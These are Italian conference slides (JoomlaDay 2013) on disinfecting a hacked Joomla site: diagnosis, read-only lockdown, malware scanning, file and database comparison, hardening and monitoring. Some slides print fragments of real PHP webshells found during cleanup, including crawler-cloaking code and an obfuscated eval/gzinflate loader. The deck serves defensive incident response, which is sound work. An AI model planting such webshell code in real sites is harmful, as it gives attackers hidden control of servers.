Disinfestare Joomla!

...dopo esser stati attaccati

JoomlaDay™

2013

Presentazioni

Relatore
Riccardo Zorn
Archbishop
Italia


Relatore
Davide D'Alpaos
Templar Knight
Italia

Dal 2006 abbiamo usato Joomla! in grandi aziende e PA

Best practices, sicurezza e ottimizzazione

Intro

Se siamo infestati da una cosa innocua



Intro

Intro

La nostra reazione dev'essere la stessa


Sterminare.

Intro


Siamo stati attaccati?
L'intervento di ripristino
Prevenzione
Monitoraggio

Siamo stati attaccati?

Sintomi

- Carico del sistema
- Mail – RBL – code mailserver
- Cross Site Scripting - XSS
- Phishing e botnet – avvisi terze parti

Cosa dobbiamo cercare?

(anche se non siamo stati attaccati)

- File nuovi / modificati
- Modifiche al db
- Attacchi portati ad altri siti dello stesso server
- Potenziali infezioni al sistema:
  - Backdoor, root kit, bot

L'intervento di ripristino

- Diagnosi urgente
- Diagnosi completa
- Quantificazione dei danni
- Pulizia
- Prevenzione urgente

Premessa

Finché

- l'infezione non è circoscritta e rimossa;
- le backdoor individuate e rimosse;
- le falle di sicurezza che hanno portato all'infezione non sono tappate;

l'infezione può continuare a diffondersi rendendo ogni attività di pulizia completamente vana.

Diagnosi urgente

- Server alternativo (test o staging)
  - Mettere readonly
  - Tenere un TTL basso e modificare il DNS
- Unico server
  - Spegnere sito spostando la root
  - Pagina di cortesia read only

- Lavorare fuori root web oppure su altro server

Rendere un sito read only

- Contenuti congelati
- chmod -R 555/444
- chown -R altro utente
- Password mysql: readonly access
- Opzionale
  - Nascondere link che non funzionerebbero
  - Visualizzare un avviso agli utenti
- **mettere Joomla offline dalla configurazione blocca gli utenti, non i cracker**

Quantificazione iniziale dei danni

Ovvero, **possiamo continuare ad usare questo server?**

- Maldet, rkhunter
- Valutiamo gli altri siti sullo stesso server, sono compromessi?
- /etc/passwd per nuovi utenti, crontab
- Siamo stati blacklisted da qualche antispam server (RBL)?
- File di log: maillog errori, code mailserver

Diagnosi completa: Strategia

Per fare in fretta

- > 4000 files potenzialmente infetti

1. Evitiamo di controllare Joomla ed estensioni;
2. Anti-malware (maldet);
3. Analisi manuale dei file restanti

Pulizia: preparazione

- Setup in /root/attack:
  - Infetto i files del sito infetto
  - Lavoro copia del sito infetto da pulire
  - Sicuro la nostra installazione di riferimento pulita

Pulizia: preparare sicuro.tgz

- Backup funzionante e pulito
- **git** o **svn**
- Installazione pulita
  - Branch **git** o **svn** di installazione
  - **update package** di Joomla!
  - Installazione Joomla! + estensioni
    (conservate gli zip di installazione oppure ritrovate la versione giusta!)


Pulizia: sicuro.tgz

```
[tmg2 public_html]$ cat CHANGELOG.php | grep "\-\-\- " | head -n1
-------------------- 1.5.26 Stable Release [27-March-2012] ----------
```

http://docs.joomla.org/Joomla_1.5_version_history

```
[root@dev lavoro]# cat joomla.xml | grep "<version"
        <version>2.5.8</version>
```

http://docs.joomla.org/Joomla_2.5_version_history



- Per un sito semplice, basta l'update package;
- Se avete molte estensioni, prendete la full e reinstallate tutte le estensioni e templates

Pulizia: git

Usiamo git per avere una lista dei file modificati e aggiunti:

```
[anubi public_html]$ git status
# On branch master
# Changes not staged for commit:
#   (use "git add <file>..." to update what will be committed)
#   (use "git checkout -- <file>..." to discard changes in working directory)
#
#       modified:   index.php
#
# Untracked files:
#   (use "git add <file>..." to include in what will be committed)
#
#       db.sql
#       images/templatehead.png
no changes added to commit (use "git add" and/or "git commit -a")
```

Pulizia: svn

Usiamo svn per avere una lista dei file modificati e aggiunti:

```
[tmg2 public_html]$ svn st
?       joomla.xml
?       awstatsicons
?       icon
?       tmp
?       cache
?       logs
?       htaccess.txt
?       .htaccess
?       awstats-icon
?       administrator/cache
?       administrator/components/com_sh404sef/config/config.sef.php
?       administrator/components/com_sh404sef/security/sh404SEF_AntiFlood_Data
?       jomres/cache
M       index.php
```

Confronto files: esecuzione 1

Sovrascriviamo con file sicuri e cerchiamo di nuovo:

```
# tar xzvf ../sicuro.tgz
# rm -rf cache/* logs/* administrator/cache/* tmp/*
# maldet -a .       $ find images -name "*.php" -exec rm -rf {} \;
...
# maldet --report 100913-1557.17923

malware detect scan report for dev.tmg.it:
{CAV}PHP.Trojan.WebShell-1 : lavoro/images/fbfiles/avatars/s_2145.
jpg
{HEX}php.cmdshell.unclassed.347 : lavoro/modules/mod_google/mod_ms
n_show.php
...
```

Rimuoviamo tutti i files non-Joomla

Confronto files: esecuzione 2

Analizziamo manualmente i files Joomla

```
# less lavoro/modules/mod_google/mod_msn_show.php
```

```php
<?php
$auth_pass = "866fd58d77526c1bda8771b5b21d5b11";
$default_charset = 'Windows-1251';

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver"
, "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER
['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
@ini_set('error_log',NULL);
@ini_set('log_errors',0);
@ini_set('max_execution_time',0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
```

Confronto files: esecuzione 3

Ora gestiamo manualmente i falsi negativi di maldet

```
# diff -qrwbBE lavoro sicuro
Only in lavoro/modules: mod_roknavmenu
Only in lavoro/images: logo.png
Only in lavoro/images: stories
…
Only in lavoro: index_old.php

[root@dev lavoro]# cat images/fbfiles/avatars/l_2145.jpg
<?php #v2.3              //Version
$auth_pass = "";         //75b43eac8d215582f6bcab4532eb854e
$color = "#00FF66";      //Colour
$default_action = "FilesMan";
$default_charset = "Windows-1251";
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C
\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x
```

Eliminare, oppure guardare e controllare. Fino in fondo. Anche le immagini.

Esame / Confronto DB

- Se il backup del db è valido, usare quello;
- Fare un dump del db;
- ricerca di xss nei contenuti (usare sql dump) e url esterne: script, iframe, https?://
- Vuotare tabella session e controllare utenti
- Cambiare le password degli admin
- Se trovati, ripristinare il db dal dump pulito.

Sistema ripulito!

Ma ancora vulnerabile

Prevenzione


- Prevenzione urgente
- Prevenzione differibile

Prevenzione urgente

- utente apache e mysql
- permessi files e cartelle
- aggiornare Joomla ed estensioni
- estensioni vulnerabili?
- SEF abilitato?
- .htaccess in root images tmp cache logs
- Bloccare administrator: passw + ip
- configuration.php corretto

Little Helper


Ti aiuta a creare i files .htaccess rapidamente:



www.fasterjoomla.com/joomla-little-helper

Little Helper

Un po' di spam




www.fasterjoomla.com/joomla-little-helper

Prevenzione differibile

- Estensioni di protezione
  - Rsfirewall e simili
  - jSecure e simili
- .htaccess: proibire non-SEF
- Estensioni vulnerabili
- Tenere Joomla! ed estensioni aggiornati

Devo aggiornare anche le estensioni?



Riepilogo

- Fatto tre copie del sito
- Pulita la copia infetta
- Alzato il livello di sicurezza dell'installazione
- Messa da parte come buon punto di partenza nel caso riuscissero a (ri)farcela sotto il naso
- Ricaricare sul server e sostituire al sito infetto

Monitoraggio

- Attacco → attività anomale
- Sintomi e indizi in:
  - Log
  - FS
  - Processi
  - …


Monitoraggio

- Zabbix, (o Nagios, Cacti...)
  - Monitorare il sistema
  - Monitorare il sito
  - Integrare script
- Gli avvisi
  - Mail, sms

ZABBIX
The Ultimate Open Source Monitoring Solution


Zabbix – coda mail

Attacco! 35000 in coda mail



